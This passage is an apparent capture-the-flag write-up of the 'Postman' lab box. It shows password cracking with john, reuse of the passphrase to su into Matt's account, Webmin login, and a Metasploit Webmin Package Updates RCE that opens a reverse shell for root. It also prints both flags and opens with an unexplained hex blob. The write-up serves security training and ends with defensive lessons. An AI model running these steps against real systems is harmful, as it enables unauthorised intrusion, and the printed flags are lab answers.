7fe3ba8ca13725f9f45151364157552b7a042fa0f26817ff5b677fdd3eead7451decafb829ddfa8313017f7dc46bafaac7719e49b248864b30e532a1779d39022507d939fcf6a34679c54911b8ca789fef1590b9608b10fbdb25f3d4e62472fbe18de29776170c4b108e1647c57e57fd1534d83f80174ee9dc14918e10f7d1c8e3d2eb9690aa30a68a3463479b96099dee8d97d15216aec90f2b823b207e606e4af15466fff60fd6dae6b50b736772fdcc35c7f49e5235d7b052fd0c0db6e4e8cc6f294bd937962fab62be9fde66bf50bb149ca89996cf12a54f91b1aa2c2c6299ea9da821ef284529a5382b18d080aaede451864bb352e1fdcff981a36b505a1f2abd3a024848e0f3234ef73f3e2dda0dd7041630f695c11063232c423c7153277bbe671cb4b483f08c266fc547d89ff2b81551dabef03e6fd968a67502100111a7022ff3eb58a1fc065692d50b40eb379f155d37c1d97f6c2f5a01de13b8989174677c89d8a644758c071aea8d4c56a0374801732348db0b3164dcc82b6eaf3eb3836fa05cf5476258266a30a531e1a3132e11b944e8e0406cad59ffeaecc1ab3b7705db99353c458dc9932a638598b195e25a14051e414e20dc1510eb476a467f4e861a51036d453ea96721e0be34f4993a34b778d4111b29a63d69c1b8200869a129392684af8c4daa32f3d0a0d17c36275f039b4a3bf29e9436b912b9ed42b168c47c4205dcd00c114da8f8d82af761e69e900545eb6fc10ef1ba4934adb6fa9af17c812a8b420ed6a5b645cad812d394e93d93ccd21f2d444f1845d261796ad055c372647f0e1d8a844b8836505eb62a9b6da92c0b8a2178bad1eafbf879090c2c17e25183cf1b9f1876cf6043ea2e565fe84ae473e9a7a4278d9f00e4446e50419a641114bc626d3c61e36722e9932b4c8538da3ab44d63
1
john --wordlist=/usr/share/wordlists/rockyou.txt id_rsa.hash
1
2
3
4
5
6
7
8
9
10
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
computer2008     (id_rsa_bak.hash)
1g 0:00:00:00 DONE (2026-08-12 22:27) 1.851g/s 457125p/s 457125c/s 457125C/s confused6..colin22
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Instant crack — computer2008 was sitting in rockyou.txt. The key itself never had to be decrypted; the passphrase came straight out of the wordlist attack.

8. Escalating to Matt — User Flag
A cracked SSH key passphrase is very often just a reused account password in disguise — which is exactly the case here.
1
redis@Postman:/$ su Matt
1
2
3
4
5
6
Password:
Matt@Postman:/$ ls
bin  boot  dev  etc  home  initrd.img  initrd.img.old  lib  lib64  lost+found  media  mnt  opt  proc  root  run  sbin  srv  swapfile  sys  tmp  usr  var  vmlinuz  vmlinuz.old  webmin-setup.out
Matt@Postman:/$ cat /home/Matt/user.txt
e224d7f0d29a86504e503f512875055a
Matt@Postman:/$

User flag: e224d7f0d29a86504e503f512875055a
9. Webmin Access as Matt
Remember that Webmin login page from port 10000 that got parked earlier? Now there’s a real credential pair to try against it: Matt / computer2008.
Logged into https://10.129.2.1:10000/ and landed straight on the dashboard — Webmin 1.910 running on Ubuntu 18.04.3:

Webmin is a full system-administration panel running as root by design — modules like package management, user administration, and file access all execute with root privileges on the underlying OS. Getting any valid login to Webmin on an old, unpatched build is effectively a countdown to root.
10. Root via the Webmin Package Updates RCE
Webmin 1.910 is old enough to carry a well-known authenticated remote command execution bug in its Package Updates module (publicly tracked as CVE-2019-15642). The short version of the underlying flaw: when Webmin builds the shell command it runs to update a package (something like apt-get -y install <package>), it doesn’t properly sanitize the package name field before handing it to the shell — so a logged-in user can smuggle a subshell into that field and have Webmin execute it as root on their behalf.
Metasploit already ships a module for this exact bug, so rather than hand-crafting the HTTP request, I pointed it straight at the target with the Matt credentials:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
[msf](Jobs:0 Agents:0) >> search webmin packageup rce

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/linux/http/webmin_packageup_rce  2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/http/webmin_packageup_rce

[msf](Jobs:0 Agents:0) >> use 0
[*] Using configured payload cmd/unix/reverse_perl
[msf](Jobs:0 Agents:0) exploit(linux/http/webmin_packageup_rce) >> set rhosts 10.129.2.1
rhosts => 10.129.2.1
[msf](Jobs:0 Agents:0) exploit(linux/http/webmin_packageup_rce) >> set ssl true
[!] Changing the SSL option's value may require changing RPORT!
ssl => true
[msf](Jobs:0 Agents:0) exploit(linux/http/webmin_packageup_rce) >> set username matt
username => matt
[msf](Jobs:0 Agents:0) exploit(linux/http/webmin_packageup_rce) >> set username Matt
username => Matt
[msf](Jobs:0 Agents:0) exploit(linux/http/webmin_packageup_rce) >> set password computer2008
password => computer2008
[msf](Jobs:0 Agents:0) exploit(linux/http/webmin_packageup_rce) >> set lhost tun1
lhost => tun1
[msf](Jobs:0 Agents:0) exploit(linux/http/webmin_packageup_rce) >> exploit
[*] Started reverse TCP handler on 10.10.17.141:4444
[+] Session cookie: 615f7aab723c09b0b7bdef00431f7cf0
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (10.10.17.141:4444 -> 10.129.2.1:55968) at 2026-08-12 23:59:55 +0300

whoami
root
pwd
/usr/share/webmin/package-updates
cat /root/root.txt
ef8ce439658500034df4407bad3294fc

Root flag: ef8ce439658500034df4407bad3294fc
11. Attack Chain Recap
- Recon — nmap turns up an unauthenticated Redis instance and an old Webmin build alongside a static Apache site.
- Redis foothold — abused
CONFIG SET dir/dbfilename+SETto write my own public key intoredis’sauthorized_keys, then SSH’d in directly. - Local enumeration —
/etc/passwdreveals the only real user,Matt; LinPEAS finds an encrypted RSA backup key (/opt/id_rsa.bak) owned by him. - Offline cracking —
ssh2john+johnagainst rockyou.txt instantly recovers the passphrasecomputer2008. - Password reuse — that same passphrase is also Matt’s actual account password (
su Matt) → user flag. - Privilege escalation — the same credentials log into Webmin 1.910 on port 10000, which is vulnerable to an authenticated RCE in its Package Updates module (CVE-2019-15642); exploited via Metasploit for a root shell → root flag.
Lessons for next time:
- Never expose Redis (or any datastore) without authentication and network-level restrictions — its own persistence features become an arbitrary file write for anyone who can reach it.
- Don’t leave encrypted key backups lying around in world-readable paths; if a passphrase is crackable, the key might as well be plaintext.
- Password reuse across SSH keys, local accounts, and web admin panels turns one cracked secret into the entire box.
- Keep admin panels like Webmin patched — an old, authenticated-RCE-vulnerable build turns “any valid login” into root.